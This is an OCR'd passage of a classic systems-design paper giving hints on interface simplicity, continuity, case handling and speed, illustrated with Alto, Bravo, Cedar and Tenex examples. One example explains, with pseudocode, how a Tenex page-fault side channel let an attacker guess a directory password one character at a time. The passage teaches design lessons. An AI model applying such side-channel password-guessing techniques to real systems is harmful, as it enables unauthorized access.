


Figure 1: Summary of the slogans

admit a sufficiently small and fast implementation. Alas, all too often the assumptions embodied in an interface turn out to be misconceptions instead. Parnas' classic paper [38] and a more recent one on device interfaces [5] offer excellent practical advice on this subject.

The main reason interfaces are difficult to design is that each interface is a small programming language: it defines a set of objects and the operations that can be used to manipulate the objects. Concrete syntax is not an issue, but every other aspect of programming language design is present. Hoare's hints on language design [19] can thus be read as a supplement to this paper.

2.1 Keep it simple

> *Perfection is reached not when there is no longer anything to add,*
> *but when there is no longer anything to take away.* (A. Saint-Exupery)
>
> *Those friends thou hast, and their adoption tried,*
> *Grapple them unto thy soul with hoops of steel;*
> *But do not dull thy palm with entertainment*
> *Of each new-hatch'd unfledg'd comrade.*

• *Do one thing at a time, and do it well.* An interface should capture the *minimum* essentials of an abstraction. *Don't generalize*; generalizations are generally wrong.

We are faced with an insurmountable opportunity. (W. Kelley)

When an interface undertakes to do too much its implementation will probably be large, slow and complicated. An interface is a contract to deliver a certain amount of service; clients of the interface depend on the contract, which is usually documented in the interface specification. They also depend on incurring a reasonable cost (in time or other scarce resources) for using the interface; the definition of 'reasonable' is usually not documented anywhere. If there are six levels of abstraction, and each costs 50% more than is 'reasonable', the service delivered at the top will miss by more than a factor of 10.

KISS: Keep It Simple, Stupid. (Anonymous)

If in doubt, leave if out. (Anonymous)

Exterminate features. (C. Thacker)

On the other hand,

Everything should be made as simple as possible, but no simpler. (A. Einstein)

Thus, service must have a fairly predictable cost, and the interface must not promise *more than the implementer knows how to deliver.* Especially, it should not promise features needed by only a few clients, unless the implementer knows how to provide them without penalizing others. A better implementer, or one who comes along ten years later when the problem is better understood, might be able to deliver, but unless *the one you have* can do so, it is wise to reduce your aspirations.

For example, PL/1 got into serious trouble by attempting to provide consistent meanings for a large number of generic operations across a wide variety of data types. Early implementations tended to handle all the cases inefficiently, but even with the optimizing compilers of 15 years later, it is hard for the programmer to tell what will be fast and what will be slow [31]. A language like Pascal or C is much easier to use, because every construct has a roughly constant cost that is independent of context or arguments, and in fact most constructs have about the same cost.

Of course, these observations apply most strongly to interfaces that clients use heavily, such as virtual memory, files, display handling, or arithmetic. It is all right to sacrifice some performance for functionality in a seldom used interface such as password checking, interpreting user commands, or printing 72 point characters. (What this really means is that though the cost must still be predictable, it can be many times the minimum achievable cost.) And such cautious rules don't apply to research whose object is learning how to make better implementations. But since research may well fail, others mustn't depend on its success.

Algol 60 was not only an improvement on its predecessors,
but also on nearly all its successors. (C. Hoare)

Examples of offering too much are legion. The Alto operating system [29] has an ordinary read/write-*n*-bytes interface to files, and was extended for Interlisp-D [7] with an ordinary paging system that stores each virtual page on a dedicated disk page. Both have small implementations (about 900 lines of code for files, 500 for paging) and are fast (a page fault takes one disk access and has a constant computing cost that is a small fraction of the disk access time, and the client

can fairly easily run the disk at full speed). The Pilot system [42] which succeeded the Alto OS follows Multics and several other systems in allowing virtual pages to be mapped to file pages, thus subsuming file input/output within the virtual memory system. The implementation is much larger (about 11,000 lines of code) and slower (it often incurs two disk accesses to handle a page fault and cannot run the disk at full speed). The extra functionality is bought at a high price.

This is not to say that a good implementation of this interface is impossible, merely that it is hard. This system was designed and coded by several highly competent and experienced people. Part of the problem is avoiding circularity: the file system would like to use the virtual memory, but virtual memory depends on files. Quite general ways are known to solve this problem [22], but they are tricky and easily lead to greater cost and complexity in the normal case.

> *And, in this upshot, purposes mistook*
> *Fall'n on th' inventors' heads.* (V ii 387)

Another example illustrates how easily generality can lead to unexpected complexity. The Tenex system [2] has the following innocent-looking combination of features:

It reports a reference to an unassigned virtual page by a trap to the user program.

A system call is viewed as a machine instruction for an extended machine, and any reference it makes to an unassigned virtual page is thus similarly reported to the user program.

Large arguments to system calls, including strings, are passed by reference.

There is a system call CONNECT to obtain access to another directory; one of its arguments is a string containing the password for the directory. If the password is wrong, the call fails after a three second delay, to prevent guessing passwords at high speed.

CONNECT is implemented by a loop of the form

```
for i := 0 to Length(directoryPassword) do
    if directoryPassword[i] ≠ passwordArgument[i] then
            Wait three seconds; return BadPassword
    end if
end loop;
connect to directory; return Success
```

The following trick finds a password of length n in $64n$ tries on the average, rather than $128^n/2$ (Tenex uses 7 bit characters in strings). Arrange the *passwordArgument* so that its first character is the last character of a page and the next page is unassigned, and try each possible character as the first. If CONNECT reports *BadPassword,* the guess was wrong; if the system reports a reference to an unassigned page, it was correct. Now arrange the *passwordArgument* so that its second character is the last character of the page, and proceed in the obvious way.

This obscure and amusing bug went unnoticed by the designers because the interface provided by a Tenex system call is quite complex: it includes the possibility of a reported reference to an unassigned page. Or looked at another way, the interface provided by an ordinary memory reference instruction in system code is quite complex: it includes the possibility that an improper reference will be reported to the client without any chance for the system code to get control first.

An engineer is a man who can do for a dime
what any fool can do for a dollar. (Anonymous)

At times, however, it's worth a lot of work to make a fast implementation of a clean and powerful interface. If the interface is used widely enough, the effort put into designing and tuning the implementation can pay off many times over. But do this only for an interface whose importance is already known from existing uses. And be sure that you know how to make it fast.

For example, the *BitBlt* or *RasterOp* interface for manipulating raster images [21, 37] was devised by Dan Ingalls after several years of experimenting with the Alto's high-resolution interactive display. Its implementation costs about as much microcode as the entire emulator for the Alto's standard instruction set and required a lot of skill and experience to construct. But the performance is nearly as good as the special-purpose character-to-raster operations that preceded it, and its simplicity and generality have made it much easier to build display applications.

The Dorado memory system [8] contains a cache and a separate high-bandwidth path for fast input/output. It provides a cache read or write in every 64 ns cycle, together with 500 MBits/second of I/O bandwidth, virtual addressing from both cache and I/O, and no special cases for the microprogrammer to worry about. However, the implementation takes 850 MSI chips and consumed several man-years of design time. This could only be justified by extensive prior experience (30 years!) with this interface, and the knowledge that memory access is usually the limiting factor in performance. Even so, it seems in retrospect that the high I/O bandwidth is not worth the cost; it is used mainly for displays, and a dual-ported frame buffer would almost certainly be better.

Finally, lest this advice seem too easy to take,

• *Get it right.* Neither abstraction nor simplicity is a substitute for getting it right. In fact, abstraction can be a source of severe difficulties, as this cautionary tale shows. Word processing and office information systems usually have provision for embedding named fields in the documents they handle. For example, a form letter might have 'address' and 'salutation' fields. Usually a document is represented as a sequence of characters, and a field is encoded by something like {*name*: *contents*}. Among other operations, there is a procedure *FindNamedField* that finds the field with a given name. One major commercial system for some time used a *FindNamedField* procedure that ran in time $O(n^2)$, where n is the length of the document. This remarkable result was achieved by first writing a procedure *FindIthField* to find the ith field (which must take time $O(n)$ if there is no auxiliary data structure), and then implementing *FindNamedField*(*name*) with the very natural program

for *i* := 0 to *numberofFields* **do**
    FindIthField; if its name is *name* then exit
end loop

Once the (unwisely chosen) abstraction *FindIthField* is available, only a lively awareness of its cost will avoid this disaster. Of course, this is not an argument against abstraction, but it is well to be aware of its dangers.

2.2 Corollaries

The rule about simplicity and generalization has many interesting corollaries.

> *Costly thy habit as thy purse can buy,*
> *But not express'd in fancy; rich, not gaudy.*

• *Make it fast,* rather than general or powerful. If it's fast, the client can program the function it wants, and another client can program some other function. It is much better to have basic operations executed quickly than more powerful ones that are slower (of course, a fast, powerful operation is best, if you know how to get it). The trouble with slow, powerful operations is that the client who doesn't want the power pays more for the basic function. Usually it turns out that the powerful operation is not the right one.

> *Had I but time (as this fell sergeant, death,*
> *Is strict in his arrest) O, I could tell you —*
> *But let it be.* (V ii 339)

For example, many studies (such as [23, 51, 52]) have shown that programs spend most of their time doing very simple things: loads, stores, tests for equality, adding one. Machines like the 801 [41] or the RISC [39] with instructions that do these simple operations quickly can run programs faster (for the same amount of hardware) than machines like the VAX with more general and powerful instructions that take longer in the simple cases. It is easy to lose a factor of two in the running time of a program, with the same amount of hardware in the implementation. Machines with still more grandiose ideas about what the client needs do even worse [18].

To find the places where time is being spent in a large system, it is necessary to have measurement tools that will pinpoint the time-consuming code. Few systems are well enough understood to be properly tuned without such tools; it is normal for 80% of the time to be spent in 20% of the code, but *a priori* analysis or intuition usually can't find the 20% with any certainty. The performance tuning of Interlisp-D sped it up by a factor of 10 using one set of effective tools [7].

• *Don't hide power.* This slogan is closely related to the last one. When a low level of abstraction allows something to be done quickly, higher levels should not bury this power inside something more general. The purpose of abstractions is to conceal *undesirable* properties; desirable ones should not be hidden. Sometimes, of course, an abstraction is multiplexing a resource, and this necessarily has some cost. But it should be possible to deliver all or nearly all of it to a single client with only slight loss of performance.

For example, the Alto disk hardware [53] can transfer a full cylinder at disk speed. The basic file system [29] can transfer successive file pages to client memory at full disk speed, with time for the client to do some computing on each sector; thus with a few sectors of buffering the entire disk can be scanned at disk speed. This facility has been used to write a variety of applications, ranging from a scavenger that reconstructs a broken file system, to programs that search files for substrings that match a pattern. The stream level of the file system can read or write n bytes to or from client memory; any portions of the n bytes that occupy full disk sectors are transferred at full disk speed. Loaders, compilers, editors and many other programs depend for their

performance on this ability to read large files quickly. At this level the client gives up the facility to see the pages as they arrive; this is the only price paid for the higher level of abstraction.

• *Use procedure arguments* to provide flexibility in an interface. They can be restricted or encoded in various ways if necessary for protection or portability. This technique can greatly simplify an interface, eliminating a jumble of parameters that amount to a small programming language. A simple example is an enumeration procedure that returns all the elements of a set satisfying some property. The cleanest interface allows the client to pass a filter procedure that tests for the property, rather than defining a special language of patterns or whatever.

But this theme has many variations. A more interesting example is the Spy system monitoring facility in the 940 system at Berkeley [10], which allows an untrusted user program to plant patches in the code of the supervisor. A patch is coded in machine language, but the operation that installs it checks that it does no wild branches, contains no loops, is not too long, and stores only into a designated region of memory dedicated to collecting statistics. Using the Spy, the student of the system can fine-tune his measurements without any fear of breaking the system, or even perturbing its operation much.

Another unusual example that illustrates the power of this method is the FRETURN mechanism in the Cal time-sharing system for the CDC 6400 [30]. From any supervisor call *C* it is possible to make another one *CF* that executes exactly like *C* in the normal case, but sends control to a designated failure handler if *C* gives an error return. The *CF* operation can do more (for example, it can extend files on a fast, limited-capacity storage device to larger files on a slower device), but it runs as fast as *C* in the (hopefully) normal case.

It may be better to have a specialized language, however, if it is more amenable to static analysis for optimization. This is a major criterion in the design of database query languages, for example.

• *Leave it to the client.* As long as it is cheap to pass control back and forth, an interface can combine simplicity, flexibility and high performance by solving only one problem and leaving the rest to the client. For example, many parsers confine themselves to doing context free recognition and call client-supplied "semantic routines" to record the results of the parse. This has obvious advantages over always building a parse tree that the client must traverse to find out what happened.

The success of monitors [20, 25] as a synchronization device is partly due to the fact that the locking and signaling mechanisms do very little, leaving all the real work to the client programs in the monitor procedures. This simplifies the monitor implementation and keeps it fast; if the client needs buffer allocation, resource accounting or other frills, it provides these functions itself or calls other library facilities, and pays for what it needs. The fact that monitors give no control over the scheduling of processes waiting on monitor locks or condition variables, often cited as a drawback, is actually an advantage, since it leaves the client free to provide the scheduling it needs (using a separate condition variable for each class of process), without having to pay for or fight with some built-in mechanism that is unlikely to do the right thing.

The Unix system [44] encourages the building of small programs that take one or more character streams as input, produce one or more streams as output, and do one operation. When this style is imitated properly, each program has a simple interface and does one thing well, leaving the client to combine a set of such programs with its own code and achieve precisely the effect desired.

The *end-to-end* slogan discussed in section 3 is another corollary of keeping it simple.

2.3 Continuity

There is a constant tension between the desire to improve a design and the need for stability or continuity.

• *Keep basic interfaces stable.* Since an interface embodies assumptions that are shared by more than one part of a system, and sometimes by a great many parts, it is very desirable not to change the interface. When the system is programmed in a language without type-checking, it is nearly out of the question to change any public interface because there is no way of tracking down its clients and checking for elementary incompatibilities, such as disagreements on the number of arguments or confusion between pointers and integers. With a language like Mesa [15] that has complete type-checking and language support for interfaces, it is much easier to change an interface without causing the system to collapse. But even if type-checking can usually detect that an assumption no longer holds, a programmer must still correct the assumption. When a system grows to more than 250K lines of code the amount of change becomes intolerable; even when there is no doubt about what has to be done, it takes too long to do it. There is no choice but to break the system into smaller pieces related only by interfaces that are stable for years. Traditionally only the interface defined by a programming language or operating system kernel is this stable.

• *Keep a place to stand* if you do have to change interfaces. Here are two rather different examples to illustrate this idea. One is the compatibility package, which implements an old interface on top of a new system. This allows programs that depend on the old interface to continue working. Many new operating systems (including Tenex [2] and Cal [50]) have kept old software usable by simulating the supervisor calls of an old system (TOPS-10 and Scope, respectively). Usually these simulators need only a small amount of effort compared to the cost of reimplementing the old software, and it is not hard to get acceptable performance. At a different level, the IBM 360/370 systems provided emulation of the instruction sets of older machines like the 1401 and 7090. Taken a little further, this leads to virtual machines, which simulate (several copies of) a machine on the machine itself [9].

A rather different example is the world-swap debugger, which works by writing the real memory of the target system (the one being debugged) onto a secondary storage device and reading in the debugging system in its place. The debugger then provides its user with complete access to the target world, mapping each target memory address to the proper place on secondary storage. With care it is possible to swap the target back in and continue execution. This is somewhat clumsy, but it allows very low levels of a system to be debugged conveniently, since the debugger does not depend on the correct functioning of anything in the target except the very simple world-swap mechanism. It is especially useful during bootstrapping. There are many variations. For instance, the debugger can run on a different machine, with a small 'tele-debugging' nub in the target world that can interpret *ReadWord*, *WriteWord*, *Stop* and *Go* commands arriving from the debugger over a network. Or if the target is a process in a time-sharing system, the debugger can run in a different process.

2.4 Making implementations work

Perfection must be reached by degrees; she requires the slow hand of time.
(Voltaire)

• *Plan to throw one away*; you will anyhow [6]. If there is anything new about the function of a system, the first implementation will have to be redone completely to achieve a satisfactory (that is, acceptably small, fast, and maintainable) result. It costs a lot less if you plan to have a prototype. Unfortunately, sometimes two prototypes are needed, especially if there is a lot of innovation. If you are lucky you can copy a lot from a previous system; thus Tenex was based on the SDS 940 [2]. This can even work even if the previous system was too grandiose; Unix took many ideas from Multics [44].

Even when an implementation is successful, it pays to revisit old decisions as the system evolves; in particular, optimizations for particular properties of the load or the environment (memory size, for example) often come to be far from optimal.

Give thy thoughts no tongue,
Nor any unproportion'd thought his act.

• *Keep secrets* of the implementation. Secrets are assumptions about an implementation that client programs are not allowed to make (paraphrased from [5]). In other words, they are things that can change; the interface defines the things that cannot change (without simultaneous changes to both implementation and client). Obviously, it is easier to program and modify a system if its parts make fewer assumptions about each other. On the other hand, the system may not be easier to design—it's hard to design a good interface. And there is a tension with the desire not to hide power.

An efficient program is an exercise in logical brinkmanship. (E. Dijkstra)

There is another danger in keeping secrets. One way to improve performance is to *increase* the number of assumptions that one part of a system makes about another; the additional assumptions often allow less work to be done, sometimes a lot less. For instance, if a set of size n is known to be sorted, a membership test takes time log n rather than n. This technique is very important in the design of algorithms and the tuning of small modules. In a large system the ability to improve each part separately is usually more important. Striking the right balance remains an art.

O throw away the worser part of it,
And live the purer with the other half. (III iv 157)

• *Divide and conquer*. This is a well known method for solving a hard problem: reduce it to several easier ones. The resulting program is usually recursive. When resources are limited the method takes a slightly different form: bite off as much as will fit, leaving the rest for another iteration.

A good example is in the Alto's Scavenger program, which scans the disk and rebuilds the index and directory structures of the file system from the file identifier and page number recorded on each disk sector [29]. A recent rewrite of this program has a phase in which it builds a data structure in main storage, with one entry for each contiguous run of disk pages that is also a

contiguous set of pages in a file. Normally files are allocated more or less contiguously and this structure is not too large. If the disk is badly fragmented, however, the structure will not fit in storage. When this happens, the Scavenger discards the information for half the files and continues with the other half. After the index for these files is rebuilt, the process is repeated for the other files. If necessary the work is further subdivided; the method fails only if a single file's index won't fit.

Another interesting example arises in the Dover raster printer [26, 53], which scan-converts lists of characters and rectangles into a large $m \times n$ array of bits, in which ones correspond to spots of ink on the paper and zeros to spots without ink. In this printer m=3300 and n=4200, so the array contains fourteen million bits and is too large to store in memory. The printer consumes bits faster than the available disks can deliver them, so the array cannot be stored on disk. Instead, the entire array is divided into 16×4200 bit slices called bands, and the printer electronics contains two one-band buffers. The characters and rectangles are sorted into buckets, one for each band; a bucket receives the objects that start in the corresponding band. Scan conversion proceeds by filling one band buffer from its bucket, and then playing it out to the printer and zeroing it while filling the other buffer from the next bucket. Objects that spill over the edge of one band are added to the next bucket; this is the trick that allows the problem to be subdivided.

Sometimes it is convenient to artificially limit the resource, by *quantizing* it in fixed-size units; this simplifies bookkeeping and prevents one kind of fragmentation. The classical example is the use of fixed-size pages for virtual memory, rather than variable-size segments. In spite of the apparent advantages of keeping logically related information together, and transferring it between main storage and backing storage as a unit, paging systems have worked out better. The reasons for this are complex and have not been systematically studied.

> *And makes us rather bear those ills we have*
> *Than fly to others that we know not of.* (III i 81)

• *Use a good idea again* instead of generalizing it. A specialized implementation of the idea may be much more effective than a general one. The discussion of caching below gives several examples of applying this general principle. Another interesting example is the notion of *replicating* data for reliability. A small amount of data can easily be replicated locally by writing it on two or more disk drives [28]. When the amount of data is large or the data must be recorded on separate machines, it is not easy to ensure that the copies are always the same. Gifford [16] shows how to solve this problem by building replicated data on top of a transactional storage system, which allows an arbitrarily large update to be done as an atomic operation (see section 4). The transactional storage itself depends on the simple local replication scheme to store its log reliably. There is no circularity here, since only the *idea* is used twice, not the code. A third way to use replication in this context is to store the commit record on several machines [27].

The user interface for the Star office system [47] has a small set of operations (type text, move, copy, delete, show properties) that apply to nearly all the objects in the system: text, graphics, file folders and file drawers, record files, printers, in and out baskets, etc. The exact meaning of an operation varies with the class of object, within the limits of what the user might find natural. For instance, copying a document to an out basket causes it to be sent as a message; moving the endpoint of a line causes the line to follow like a rubber band. Certainly the implementations are quite different in many cases. But the generic operations do not simply make the system easier to

use; they represent a view of what operations are possible and how the implementation of each class of object should be organized.

2.5 Handling all the cases

Diseases desperate grown
By desperate appliance are reliev'd
or not at all. (III vii 9)

Therefore this project
Should have a back or second, that might hold,
If this should blast in proof. (IV iii 151)

• *Handle normal and worst cases separately* as a rule, because the requirements for the two are quite different:

The normal case must be fast.

The worst case must make some progress.

In most systems it is all right to schedule unfairly and give no service to some of the processes, or even to deadlock the entire system, as long as this event is detected automatically and doesn't happen too often. The usual recovery is by crashing some processes, or even the entire system. At first this sounds terrible, but one crash a week is usually a cheap price to pay for 20% better performance. Of course the system must have decent error recovery (an application of the end-to-end principle; see section 4), but that is required in any case, since there are so many other possible causes of a crash.

Caches and hints (section 3) are examples of special treatment for the normal case, but there are many others. The Interlisp-D and Cedar programming systems use a reference-counting garbage collector [11] that has an important optimization of this kind. Pointers in the local frames or activation records of procedures are not counted; instead, the frames are scanned whenever garbage is collected. This saves a lot of reference-counting, since most pointer assignments are to local variables. There are not very many frames, so the time to scan them is small and the collector is nearly real-time. Cedar goes farther and does not keep track of which local variables contain pointers; instead, it assumes that they all do. This means that an integer that happens to contain the address of an object which is no longer referenced will keep that object from being freed. Measurements show that less than 1% of the storage is incorrectly retained [45].

Reference-counting makes it easy to have an incremental collector, so that computation need not stop during collection. However, it cannot reclaim circular structures that are no longer reachable. Cedar therefore has a conventional trace-and-sweep collector as well. This is not suitable for real time applications, since it stops the entire system for many seconds, but in interactive applications it can be used during coffee breaks to reclaim accumulated circular structures.

Another problem with reference-counting is that the count may overflow the space provided for it. This happens very seldom, because only a few objects have more than two or three references. It is simple to make the maximum value sticky. Unfortunately, in some applications the root of a large structure is referenced from many places; if the root becomes sticky, a lot of storage will

unexpectedly become permanent. An attractive solution is to have an 'overflow count' table, which is a hash table keyed on the address of an object. When the count reaches its limit it is reduced by half, the overflow count is increased by one, and an overflow flag is set in the object. When the count reaches zero, the process is reversed if the overflow flag is set. Thus even with as few as four bits there is room to count up to seven, and the overflow table is touched only in the rare case that the count swings by more than four.

There are many cases when resources are dynamically allocated and freed (for example, real memory in a paging system), and sometimes additional resources are needed temporarily to free an item (some table might have to be swapped in to find out where to write out a page). Normally there is a cushion (clean pages that can be freed with no work), but in the worst case the cushion may disappear (all pages are dirty). The trick here is to keep a little something in reserve under a mattress, bringing it out only in a crisis. It is necessary to bound the resources needed to free one item; this determines the size of the reserve under the mattress, which must be regarded as a fixed cost of the resource multiplexing. When the crisis arrives, only one item should be freed at a time, so that the entire reserve is devoted to that job; this may slow things down a lot but it ensures that progress will be made.

Sometimes radically different strategies are appropriate in the normal and worst cases. The Bravo editor [24] uses a 'piece table' to represent the document being edited. This is an array of pieces, pointers to strings of characters stored in a file; each piece contains the file address of the first character in the string and its length. The strings are never modified during normal editing. Instead, when some characters are deleted, for example, the piece containing the deleted characters is split into two pieces, one pointing to the first undeleted string and the other to the second. Characters inserted from the keyboard are appended to the file, and the piece containing the insertion point is split into three pieces: one for the preceding characters, a second for the inserted characters, and a third for the following characters. After hours of editing there are hundreds of pieces and things start to bog down. It is then time for a cleanup, which writes a new file containing all the characters of the document in order. Now the piece table can be replaced by a single piece pointing to the new file, and editing can continue. Cleanup is a specialized kind of garbage collection. It can be done in background so that the user doesn't have to stop editing (though Bravo doesn't do this).

3. Speed

This section describes hints for making systems faster, forgoing any further discussion of why this is important. Bentley's excellent book [55] says more about some of these ideas and gives many others.

> *Neither a borrower, nor a lender be;*
> *For loan oft loses both itself and friend,*
> *And borrowing dulleth edge of husbandry.*

• *Split resources* in a fixed way if in doubt, rather than sharing them. It is usually faster to allocate dedicated resources, it is often faster to access them, and the behavior of the allocator is more predictable. The obvious disadvantage is that more total resources are needed, ignoring multiplexing overheads, than if all come from a common pool. In many cases, however, the cost of the extra resources is small, or the overhead is larger than the fragmentation, or both.

For example, it is always faster to access information in the registers of a processor than to get it from memory, even if the machine has a high-performance cache. Registers have gotten a bad name because it can be tricky to allocate them intelligently, and because saving and restoring them across procedure calls may negate their speed advantages. But when programs are written in the approved modern style with lots of small procedures, 16 registers are nearly always enough for all the local variables and temporaries, so that allocation is not a problem. With *n* sets of registers arranged in a stack, saving is needed only when there are *n* successive calls without a return [14, 39].

Input/output channels, floating-point coprocessors, and similar specialized computing devices are other applications of this principle. When extra hardware is expensive these services are provided by multiplexing a single processor, but when it is cheap, static allocation of computing power for various purposes is worthwhile.

The Interlisp virtual memory system mentioned earlier [7] needs to keep track of the disk address corresponding to each virtual address. This information could itself be held in the virtual memory (as it is in several systems, including Pilot [42]), but the need to avoid circularity makes this rather complicated. Instead, real memory is dedicated to this purpose. Unless the disk is ridiculously fragmented the space thus consumed is less than the space for the code to prevent circularity.

• *Use static analysis* if you can; this is a generalization of the last slogan. Static analysis discovers properties of the program that can usually be used to improve its performance. The hooker is "if you can"; when a good static analysis is not possible, don't delude yourself with a bad one, but fall back on a dynamic scheme.

The remarks about registers above depend on the fact that the compiler can easily decide how to allocate them, simply by putting the local variables and temporaries there. Most machines lack multiple sets of registers or lack a way of stacking them efficiently. Good allocation is then much more difficult, requiring an elaborate inter-procedural analysis that may not succeed, and in any case must be redone each time the program changes. So a little bit of dynamic analysis (stacking the registers) goes a long way. Of course the static analysis can still pay off in a large procedure if the compiler is clever.

A program can read data much faster when it reads the data sequentially. This makes it easy to predict what data will be needed next and read it ahead into a buffer. Often the data can be allocated sequentially on a disk, which allows it to be transferred at least an order of magnitude faster. These performance gains depend on the fact that the programmer has arranged the data so that it is accessed according to some predictable pattern, that is, so that static analysis is possible. Many attempts have been made to analyze programs after the fact and optimize the disk transfers, but as far as I know this has never worked. The dynamic analysis done by demand paging is always at least as good.

Some kinds of static analysis exploit the fact that some invariant is maintained. A system that depends on such facts may be less robust in the face of hardware failures or bugs in software that falsify the invariant.

• *Dynamic translation* from a convenient (compact, easily modified or easily displayed) representation to one that can be quickly interpreted is an important variation on the old idea of compiling. Translating a bit at a time is the idea behind separate compilation, which goes back at

least to Fortran 2. Incremental compilers do it automatically when a statement, procedure or whatever is changed. Mitchell investigated smooth motion on a continuum between the convenient and the fast representation [34]. A simpler version of his scheme is to always do the translation on demand and cache the result; then only one interpreter is required, and no decisions are needed except for cache replacement.

For example, an experimental Smalltalk implementation [12] uses the bytecodes produced by the standard Smalltalk compiler as the convenient (in this case, compact) representation, and translates a single procedure from byte codes into machine language when it is invoked. It keeps a cache with room for a few thousand instructions of translated code. For the scheme to pay off, the cache must be large enough that on the average a procedure is executed at least n times, where n is the ratio of translation time to execution time for the untranslated code.

The C-machine stack cache [14] provides a rather different example. In this device instructions are fetched into an instruction cache; as they are loaded, any operand address that is relative to the local frame pointer FP is converted into an absolute address, using the current value of FP (which remains constant during execution of the procedure). In addition, if the resulting address is in the range of addresses currently in the stack data cache, the operand is changed to register mode; later execution of the instruction will then access the register directly in the data cache. The FP value is concatenated with the instruction address to form the key of the translated instruction in the cache, so that multiple activations of the same procedure will still work.

If thou didst ever hold me in thy heart. (V ii 349)

• *Cache answers* to expensive computations, rather than doing them over. By storing the triple [f, x, $f(x)$] in an associative store with f and x as keys, we can retrieve $f(x)$ with a lookup. This is faster if $f(x)$ is needed again before it gets replaced in the cache, which presumably has limited capacity. How much faster depends on how expensive it is to compute $f(x)$. A serious problem is that when f is not functional (can give different results with the same arguments), we need a way to invalidate or update a cache entry if the value of $f(x)$ changes. Updating depends on an equation of the form $f(x + \Delta) = g(x, \Delta, f(x))$ in which g is much cheaper to compute than f. For example, x might be an array of 1000 numbers, f the sum of the array elements, and Δ a new value for one of them, that is, a pair [i, v]. Then $g(x, [i, v], sum)$ is $sum - x_i + v$.

A cache that is too small to hold all the 'active' values will thrash, and if recomputing f is expensive performance will suffer badly. Thus it is wise to choose the cache size adaptively, making it bigger when the hit rate decreases and smaller when many entries go unused for a long time.

The classic example of caching is hardware that speeds up access to main storage; its entries are triples [*Fetch,* address, contents of address]. The *Fetch* operation is certainly not functional: *Fetch*(x) gives a different answer after *Store*(x) has been done. Hence the cache must be updated or invalidated after a store. Virtual memory systems do exactly the same thing; main storage plays the role of the cache, disk plays the role of main storage, and the unit of transfer is the page, segment or whatever.

But nearly every non-trivial system has more specialized applications of caching. This is especially true for interactive or real-time systems, in which the basic problem is to incrementally update a complex state in response to frequent small changes. Doing this in an ad -

hoc way is extremely error-prone. The best organizing principle is to recompute the entire state after each change but cache all the expensive results of this computation. A change must invalidate at least the cache entries that it renders invalid; if these are too hard to identify precisely, it may invalidate more entries at the price of more computing to reestablish them. The secret of success is to organize the cache so that small changes invalidate only a few entries.

For example, the Bravo editor [24] has a function *DisplayLine*(*document, firstChar*) that returns the bitmap for the line of text in the displayed document that has *document*[*firstChar*] as its first character. It also returns *lastChar* and *lastCharUsed,* the numbers of the last character displayed on the line and the last character examined in computing the bitmap (these are usually not the same, since it is necessary to look past the end of the line in order to choose the line break). This function computes line breaks, does justification, uses font tables to map characters into their raster pictures, etc. There is a cache with an entry for each line currently displayed on the screen, and sometimes a few lines just above or below. An edit that changes characters *i* through *j* invalidates any cache entry for which [*firstChar .. lastCharUsed*] intersects [*i .. j*]. The display is recomputed by

loop
    (*bitMap, lastChar,*) := *DisplayLine*(*document, firstChar*); *Paint*(*bitMap*);
    firstChar := *lastChar* + 1
end loop

The call of *DisplayLine* is short-circuited by using the cache entry for [*document, firstChar*] if it exists. At the end any cache entry that has not been used is discarded; these entries are not invalid, but they are no longer interesting because the line breaks have changed so that a line no longer begins at these points.

The same idea can be applied in a very different setting. Bravo allows a document to be structured into paragraphs, each with specified left and right margins, inter-line leading, etc. In ordinary page layout all the information about the paragraph that is needed to do the layout can be represented very compactly:

the number of lines;
the height of each line (normally all lines are the same height);
any keep properties;
the pre and post leading.

In the usual case this can be encoded in three or four bytes. A 30 page chapter has perhaps 300 paragraphs, so about 1k bytes are required for all this data; this is less information than is required to specify the characters on a page. Since the layout computation is comparable to the line layout computation for a page, it should be possible to do the pagination for this chapter in less time than is required to render one page. Layout can be done independently for each chapter.

What makes this idea work is a cache of [*paragraph, ParagraphShape*(*paragraph*)] entries. If the paragraph is edited, the cache entry is invalid and must be recomputed. This can be done at the time of the edit (reasonable if the paragraph is on the screen, as is usually the case, but not so good for a global substitute), in background, or only when repagination is requested.

For the apparel oft proclaims the man.

